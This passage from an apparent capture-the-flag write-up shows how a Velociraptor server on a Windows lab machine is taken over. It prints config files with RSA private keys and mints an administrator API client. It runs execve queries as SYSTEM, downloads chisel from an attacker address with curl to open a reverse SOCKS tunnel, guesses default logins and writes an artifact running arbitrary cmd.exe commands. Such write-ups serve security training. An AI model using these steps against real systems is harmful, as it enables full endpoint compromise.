    F+B5ZhBocxrDKMbKjAtX6rmSSlsuXnZ7Kv0OnCYnQQa9Qojo6Xqt5YRp9i+c5Dw3
    u5a5wTvvzrMFs8GrUm1YHPA6nzBGCXPLjqwpI6OnCrDHJCgIyNh6Sl6pg6IAutyW
    QqRRO6fQlj4o8qwEz/jmL68/rDOmw0B/BcvKZ7k9dJoAYw+niOEAGxi1AtfElWQS
    7rqG+J8J9mrvjtbsUSoXhtmp7W+3VOlxXtUapv0hVLmEwC++XMRsLLHoZ5jSXgRn
    HhytjMV/UyABzK669V7+K0Kcm3NCHjX1D8P84cxNh9fSg+NNg5orZBnPClE=
    -----END CERTIFICATE-----
  private_key: |
    -----BEGIN RSA PRIVATE KEY-----
    MIIEogIBAAKCAQEAoOepUNhA7Z0JL8zwYwrc7cWzyZNFEBHmZ1zhlNHJJJNDJ5js
    IgZjg4dxLz+qoStwX6ZGQ3u2w4nu9BWUEDQ7xPpLfh7ENPae3LfZyabit9q5eb9T
    j8Ne0VVhHM5pPDk1597b+d2iFBG2Wwc1eMpEHmjDF96khB2N8xVDvmkfVVGAtlu5
    W/UB2ZM3u0NKuS9pBAs7xGiZnqH3mgnRNjsTk9GtCAULqBMw8o34X0FqomMyRIU3
    VMSOmQBeN+id0ESo7Tv5mhjGtQF9Mn3v9MZ7f8pU2dJYh3RyDaYdjX4H7ZKusUBs
    uq5JbwNzdxXq/hkJ0vpvQkpW4G67Exd/r6sOwwIDAQABAoIBABDuT3KiTrKyA3V0
    KxdA3V5nnzNmu62lNIlLzLDMIk4m8LoJ7U7nPTFp3w8Js/qhh4GJDXusWN7adLpa
    SuoplOB1NdxfgGXSTYUME26UkOanrTySVUibVi7QvRc64PflTTbIzHzORW+3LWkG
    qSm8ns5UV7L7SnRcZ8NcSXSPuyxO7GU4vBz4WgAjrh957OeZ3qoFXrpCjrY4KBpo
    FRTsN7H6eW4jrqR0UH8rBWJWSfZbDeF639/uT/Am9TNdjf6eio6Go7PS3UnhUboD
    qUnRRZ/i7qyLOxse7/nN3JZ/n8A1E8fKi6lzsvVxdl4A3FiJTAG0+6IEESKFcFPc
    HaKUlQECgYEAwAoloV5zFvm/+QMHA88duzhXG7cmUjj1U5l5sEOJGLrhDmClMsvU
    8WvBMgD4DitFRXMcjBwoLrT2+ovwuOToaq28yEMFJOWeQxehElmlQU3/BubKKbwW
    5BzKqwtEXe4LPeKHIbEO4YcESykevPToQRNDUj/2PkTJMeiyq4Ut/tsCgYEA1n7h
    G1ef83f3iqFdrG0VmqTyKsHG/pt4bws/Xjzkl7jI/o6I80lsZNE2VQTCEvAZnCrF
    3xbSbjP3XyF4vBPg84RaSLXeIjpaewVHqD4ULkWr4K3Dl7DbqFhJsB6UTyCcrOob
    w3bvuYjMO1TTKFdigkCRysghfe6O2/nSEDSA8DkCgYAME1dEa2T/R9sbdGZHhgmP
    kT5g/sZJG03J4Pe27rg7Nt0aA1e/9vM/7w+p7keq1Gu5r0BXSxn3vedd39jWN4ap
    1pztVtGG/W1TOLQnLD3o+leT/oUt1Kb31xujX8T/xw0r6genRbPy2IObmk1Vgmzs
    UqLEFEOOrNKd8czyXiCDSwKBgAR4hIyjWOwkNf6numIbq/WbNoj5nQI1j18RJvL5
    5fHboiTcJ7Kady3qxm0jOkBWzNHaemFaAmzVnHRZKEETUP8CZTdawxSHjtc9lu7E
    zHribOCz/n2s7AcoP/Dx0jmL/ngEMSvz0K9XUJpz/Cq9F4qLef52CWysikG/hUdd
    MMrRAoGAcPum1dTTGA2mxdhvFt1u7P3Fm/odRknxc/e0XGwV7XYAQ9Q5zuuBk4qZ
    R7proGkDxl8ofBfF7XTMv3HX3Q+L4iJl1SR8GNo15+o2yhYpSgCziQRcjDU6eKpd
    Nogpnbs9EeMrd/ctCGubMQVa5ZybdByMU082iqaObson+3+A498=
    -----END RSA PRIVATE KEY-----
  dyn_dns: {}
  default_client_monitoring_artifacts:
  - Generic.Client.Stats
  GRPC_pool_max_size: 100
  GRPC_pool_max_wait: 60
  resources:
    connections_per_second: 100
    notifications_per_second: 30
    max_upload_size: 10485760
    expected_clients: 30000
Datastore:
  implementation: FileBaseDataStore
  location: c:\datastore
  filestore_directory: c:\datastore
Logging:
  output_directory: c:\datastore/logs
  separate_logs_per_component: true
  debug:
    disabled: true
  info:
    rotation_time: 604800
    max_age: 31536000
  error:
    rotation_time: 604800
    max_age: 31536000
Monitoring:
  bind_address: 127.0.0.1
  bind_port: 8003
api_config: {}
server_type: windows
obfuscation_nonce: rr5IuJp3gwY=
defaults:
  hunt_expiry_hours: 168
  notebook_cell_timeout_min: 10
That contains a certificate. This is default on Velociraptor installations
- The documentation encourage you to delete those security reasons but it’s not enforced
Using these certificates, it’s possible to create an API key and then perform actions as administrator inside the application using the server api.
Attack locally on the Windows target
Create an API client file with CA private key:
C:\PROGRA~1\VelociraptorServer>velociraptor-v0.72.4-windows-amd64.exe --config server.config.yaml config api_client --name admin --role administrator c:\temp\api.config.yaml
Double check:
C:\PROGRA~1\VelociraptorServer>type c:\temp\api.config.yaml
ca_certificate: |
  -----BEGIN CERTIFICATE-----
  MIIDSzCCAjOgAwIBAgIQIRnpQjrW1aIURqQbu2cKojANBgkqhkiG9w0BAQsFADAa
  MRgwFgYDVQQKEw9WZWxvY2lyYXB0b3IgQ0EwHhcNMjQwOTA2MTUzNDA0WhcNMzQw
  OTA0MTUzNDA0WjAaMRgwFgYDVQQKEw9WZWxvY2lyYXB0b3IgQ0EwggEiMA0GCSqG
  SIb3DQEBAQUAA4IBDwAwggEKAoIBAQDjJw2CgQEZOA4WGz2iSi2Wre432XHGPNmS
  SCb47TG3BIW7YPvD73frcEhhX2ixWLXPpfs7qQdMe9Zi5rV16RgXw25R9x13awU5
  1J/KUeNiMxmrQB9KSCUHO3e8kDEuLC0wV26K76TVX8KIm0vklJP4mpv7Mj9CgHBN
  4qGwTqB1y7h2wyTanUJlwasY/lGU5u7w4wj2z6+OOOA+/S9NEiJ3Sw+fcd+dma2C
  kzqFEYioa3GED+veIfu+OFRyWaO3Pce2gV57ZXnli3AhtQMoFb1w5l6O5IQzhrKU
  7inc3KSb8kG+2vzQB4jwGLU0+wbSkyckXY+5592uIG3tVvdy+L9bAgMBAAGjgYww
  gYkwDgYDVR0PAQH/BAQDAgKkMB0GA1UdJQQWMBQGCCsGAQUFBwMBBggrBgEFBQcD
  AjAPBgNVHRMBAf8EBTADAQH/MB0GA1UdDgQWBBTfTRyiGGBqOr5F541v8pOYkcFz
  ADAoBgNVHREEITAfgh1WZWxvY2lyYXB0b3JfY2EudmVsb2NpZGV4LmNvbTANBgkq
  hkiG9w0BAQsFAAOCAQEAt4tFN1KZF1wrmhOT/1f0DXnwgaACkhJmC2HARfp46hGY
  FvqumxwNkUTc0hyPdwK2iy+57RCTS70CgGvsvSf6bDx7jSBpBJ8KzYXxOwcNRPaK
  4KJV7ZQQA2U6ax3c5LNuUupY63tRh7j/AgeVvnVP8CLTEvWTHD1kEQ/cTyn0XDSn
  7yINImANYuWJkWO6i9eKXYxTGXWhG+n1xEmQvZIed8SsOyt/pvTbFnUtKNTokUnb
  B71PNi/CkZRJpULuAk9eJvLgKhEgIeVpY2rxYvVPBJNqwWwGypKOzWGX0+ueQReQ
  is5cJn9DbPiu82yg/HdQu9vfroG+QktqdZgx5KJkxA==
  -----END CERTIFICATE-----
client_cert: |
  -----BEGIN CERTIFICATE-----
  MIIDPTCCAiWgAwIBAgIQD4ZuNX4XndXXQtWlf8KDtDANBgkqhkiG9w0BAQsFADAa
  MRgwFgYDVQQKEw9WZWxvY2lyYXB0b3IgQ0EwHhcNMjUwMjAxMDIzOTU3WhcNMjYw
  MjAxMDIzOTU3WjAnMRUwEwYDVQQKEwxWZWxvY2lyYXB0b3IxDjAMBgNVBAMTBWFk
  bWluMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA3C3E8rlKk8894rAw
  C9ke/ePB6Bt8hD2O5beNy22cCLOoYzkPecuRTaE16Ko7Vd4sCQNrHs367/LAgara
  7DbsnG22mikaqIxtLAekQZFRe+h/6uV110hTmpju6g2TWonFehrFq/up9kyeaJYK
  cTPchsSElW0gfHK+fua3aC2jcG2QUzgEOCPpyq9jOZFcI2ZLO4fvNLFeFwJK+jxS
  3Qz6zo45cO6Ray9OR80A46pvrBc/aRoiGvviCGVbLn4Lp/dEzGHzAfSwj+0FgmR1
  4uuOLZ6/OareAZijf3skZP+q8Pxu6dCR/Ts7drIz30cL0MbbkGZjmf3+YYeEhrb0
  j7jFbwIDAQABo3IwcDAOBgNVHQ8BAf8EBAMCBaAwHQYDVR0lBBYwFAYIKwYBBQUH
  AwEGCCsGAQUFBwMCMAwGA1UdEwEB/wQCMAAwHwYDVR0jBBgwFoAU300cohhgajq+
  ReeNb/KTmJHBcwAwEAYDVR0RBAkwB4IFYWRtaW4wDQYJKoZIhvcNAQELBQADggEB
  AJtYfFfcKE5jK5pB8Vnt2vVfSQL3Y/6tVePxbYMTwe5S2gva4HNpXhJOIaCF89lS
  fKCgnAGxIdPz/4ST4mvvUkE8Yv7jgafKDSZTkF2xYhrBXZia8QcdXJVXw5hGfui0
  7MjcDDKOYP+ecE0OavBjNZk91wJry/4mhuzT3UsTj+Y4/pi0UtpK7M6fpWBWkT0H
  roROTG8R1wfM0MgR/llK5uj+RkfF6Tbcf4MAyRNAOdC2t2yYY94jGKnf3nDpmVy8
  767CSZc/o9AfM0YjJDBgFvDb8XLmf0hQu87l6ehlf49lmMrHczQqKhA2xtpbnu/p
  vY0EGs1sRBmWH2k6imo9aGU=
  -----END CERTIFICATE-----
client_private_key: |
  -----BEGIN RSA PRIVATE KEY-----
  MIIEpAIBAAKCAQEA3C3E8rlKk8894rAwC9ke/ePB6Bt8hD2O5beNy22cCLOoYzkP
  ecuRTaE16Ko7Vd4sCQNrHs367/LAgara7DbsnG22mikaqIxtLAekQZFRe+h/6uV1
  10hTmpju6g2TWonFehrFq/up9kyeaJYKcTPchsSElW0gfHK+fua3aC2jcG2QUzgE
  OCPpyq9jOZFcI2ZLO4fvNLFeFwJK+jxS3Qz6zo45cO6Ray9OR80A46pvrBc/aRoi
  GvviCGVbLn4Lp/dEzGHzAfSwj+0FgmR14uuOLZ6/OareAZijf3skZP+q8Pxu6dCR
  /Ts7drIz30cL0MbbkGZjmf3+YYeEhrb0j7jFbwIDAQABAoIBAQC0Wp1wQY0wRFsp
  /C5vFhwH1m+4pAM8A3yw+MkicJeWnSt6k3v0xWYxk7Mn8YGHFeU2QOGXKxy5Pjyo
  On73bQomHMytvKvEkrq+jUfkGZgIimt1yx3bCbjJ8yoI+LPSPvZOze1LsmsHgL1l
  aDoHfnbOwdzk1a39orQeGPj1UiUF6oSRKR29KVmnswpdCWe1slCmmEJDEAgfmhnG
  ofON39/5n98p6SxrOrIVunh4Fo6zMII3ui4qHiy+OSXMrpEPYjBpqIgG8TrMdgjT
  FaV6jOWKlheUhelt88eE30tWKrkeQQ7S+6Zw07rICswz7raIYm919qiE0hOHy1Iw
  3n2v9DYZAoGBAOx3lJKTiYk+sIIa4SJM6lpHk8WOFSZuPb9/M0XY8ily7DVYPhbp
  jGjPSQP2EKGUvbinVugJoVsbZbq9Ec2xfrLpHUrVXMhKDYOCI8SyOug38GeWUyTb
  EWYR88dRIqmdyszcgEvSgPtOpYhIyx2KbedZGei/95HaquN+Oxz96TrjAoGBAO5d
  wAhwR7Fi3xrg4Ix5iV+DAH7N+Yf4pJtY8yICQxEPo5hwQsR3sWWHQgL442WtGyd3
  hptwbSAzV7lnRyld6cadzCqzpcMAggK5Dtn2QcZWTB6ySRkGzQc0R+8DUzYScqss
  pYvtLAGBghlk3aZC/FThkhUA5aCu3hG7U7+oMhUFAoGBAJgovl6vNzIsN7IQj8vd
  iHN9WXYm3i8zguJFfH22guTvAVW2KYXe1K3grFAzNzJyHr7CVybKg5y3fXdzEBC2
  5RtE68dqkeCD3jxAMrnwIf2peTV+wpOVr5Vped9IszBHy+aVAK1JkBul2NhgVur0
  V5IlgImHdUvSVGI8qNcX/8sXAoGAAKaq5pr/5yEhAN7KXjfawzMFZlNDsjZgpLf6
  egZNjpdfWAQ+enDlQCS9bmqlnFp7r4DpEjWdZrAdNjls/VTvVYaKzzcMZdrzf/Rn
  cPr2NQd5T8Am6PWWy8U9yQ5WRNiKDaOilB5Ct4JWC6G15UVbkRPIpVwKRIUVwDCl
  yuk3sc0CgYBAbL2f4trFoiT05/oD0zjdxkXAOm9rnDQJsFfkzylfOJxnVfIe2sYx
  6mjqfOUYuqS0w0WoD+phGE/hs4GLueB16bL01Id2WRXTrHlFdKMmY1nlg2DAx61h
  yyABRvxHjtCqgMx62tCyOEOgDMLxOcB+rwFlj4ofXbg8wT8QLDtN2g==
  -----END RSA PRIVATE KEY-----
api_connection_string: localhost:8001
name: admin
Now we can run queries as administrator against the API, allowing us to use execve to run system commands:
C:\PROGRA~1\VelociraptorServer>velociraptor-v0.72.4-windows-amd64.exe --api_config c:\temp\api.config.yaml query "SELECT * FROM execve(argv=['cmd','/c','whoami'])
[
 {
  "Stdout": "nt authority\\system\r\n",
  "Stderr": "",
  "ReturnCode": 0,
  "Complete": true
 }
]
We can grab the final flag like this:
C:\PROGRA~1\VelociraptorServer>velociraptor-v0.72.4-windows-amd64.exe --api_config c:\temp\api.config.yaml query "SELECT * FROM execve(argv=['cmd','/c','type c:\\users\\administrator\\desktop\\root.txt'])
[
 {
  "Stdout": "VL{948164bdc2e92cc1eeb5699bbde09fa1}",
  "Stderr": "",
  "ReturnCode": 0,
  "Complete": true
 }
]
Attack remotely from our Linux machine
We use Ligolo-ng with the CIDR hardcoded 240.0.0.0/4 from ligolo and this: sudo socat TCP-LISTEN:8001,fork TCP:240.0.0.1:8001
Then we have our tunnel to access internally to Velociraptor.
- Transfer the
server.config.yamlfrom the windows target to our attacker machine (it’s a goldmine since it hasCA.private_keyinside the server config file). - Create a velociraptor client API config locally on your machine based on the grabbed
server.config.yaml:
$ ./velociraptor-v0.72.0-linux-amd64 --config server.config.yaml config api_client --name admin --role administrator api.config.yaml
- Add admin roles to our config:
$ ./velociraptor-v0.72.0-linux-amd64 --config server.config.yaml acl grant admin --role Admin
As Velociraptor uses gRPC to facilitate automation bindings, our plan is to use python and launch artifact collections against a client (the windows target).
To do that, we need python bindings for velociraptor: https://github.com/Velocidex/pyvelociraptor/tree/master
- Then the final step is easy as we can reach the velociraptor from our machine, just query like this to grab the final flag:
$ pyvelociraptor --config ./api.config.yaml "SELECT * FROM read_file(filenames='C:/Users/Administrator/Desktop/root.txt')"
Exploiting via Artifacts
- Velociraptor - Artifact “Windows.System.CmdShell”
- This artifact allows running arbitrary commands through the system shell
cmd.exe. - Since Velociraptor typically runs as system, the commands will also run as
System.
- This artifact allows running arbitrary commands through the system shell
Velociraptor is composed of the items below:
- Server: Centralises the management and collected data.
- Client: Agent that runs on each machine and executes the commands sent by the server.
- Hunts: Automatic forensic searches to collect data.
- Artifacts: Templates to define what data to search for and how.
Following the documentation Velociraptor - network communications, the Velociraptor GUI port (by default port 8889) using plain HTTP:

Let’s check the open ports (without IPv6):
c:\>netstat -taon -p tcp | findstr "LISTEN"
netstat -taon -p tcp | findstr "LISTEN"
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING       2188	InHost
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4	InHost
  TCP    0.0.0.0:88             0.0.0.0:0              LISTENING       680	InHost
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       928	InHost
  TCP    0.0.0.0:389            0.0.0.0:0              LISTENING       680	InHost
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4	InHost
  TCP    0.0.0.0:464            0.0.0.0:0              LISTENING       680	InHost
  TCP    0.0.0.0:593            0.0.0.0:0              LISTENING       928	InHost
  TCP    0.0.0.0:636            0.0.0.0:0              LISTENING       680	InHost
  TCP    0.0.0.0:3268           0.0.0.0:0              LISTENING       680	InHost
  TCP    0.0.0.0:3269           0.0.0.0:0              LISTENING       680	InHost
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING       372	InHost
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4	InHost
  TCP    0.0.0.0:8000           0.0.0.0:0              LISTENING       2588	InHost
  TCP    0.0.0.0:9389           0.0.0.0:0              LISTENING       2516	InHost
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4	InHost
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING       680	InHost
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING       568	InHost
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING       868	InHost
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING       680	InHost
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING       8	InHost
  TCP    0.0.0.0:49674          0.0.0.0:0              LISTENING       680	InHost
  TCP    0.0.0.0:49677          0.0.0.0:0              LISTENING       2064	InHost
  TCP    0.0.0.0:49695          0.0.0.0:0              LISTENING       660	InHost
  TCP    0.0.0.0:49696          0.0.0.0:0              LISTENING       680	InHost
  TCP    0.0.0.0:49707          0.0.0.0:0              LISTENING       2432	InHost
  TCP    0.0.0.0:49726          0.0.0.0:0              LISTENING       2196	InHost
  TCP    0.0.0.0:55456          0.0.0.0:0              LISTENING       2128	InHost
  TCP    10.10.71.5:53          0.0.0.0:0              LISTENING       2432	InHost
  TCP    10.10.71.5:139         0.0.0.0:0              LISTENING       4	InHost
  TCP    127.0.0.1:53           0.0.0.0:0              LISTENING       2432	InHost
  TCP    127.0.0.1:8001         0.0.0.0:0              LISTENING       2588	InHost
  TCP    127.0.0.1:8003         0.0.0.0:0              LISTENING       2588	InHost
  TCP    127.0.0.1:8889         0.0.0.0:0              LISTENING       2588	InHost
Found
8889/tcpso Velociraptor server is running
Set a proxy port forwarder:
Upload chisel on our Windows target:
c:\ProgramData>curl http://10.8.4.253/chisel.exe -o chisel.exe
Local:
$ ./chisel server -p 9999 --reverse &
Remote:
c:\ProgramData>.\chisel.exe client 10.8.4.253:9999 R:socks
Then configure our FoxyProxy extension in Firefox:

Then access to the Velociraptor GUI:
Ask for a username and password, we try administrator:administrator and admin:admin' but failed, try with operator:operator` (as 2nd account found previously):

Success
Create a malicious artifact to read the flag Lustrous2_Root:
name: Grab_The_Root_Flag
description: |
  This artifact allows running arbitrary commands through the system
  shell cmd.exe. The command is running as system and grab the admin flag

precondition:
  SELECT OS From info() where OS = 'windows'

parameters:
  - name: Command
    default: "more c:\\users\\administrator\\desktop\\root.txt"

sources:
  - query: |
      SELECT * FROM execve(argv=["cmd.exe", "/c", Command])
Go to View Artifacts:
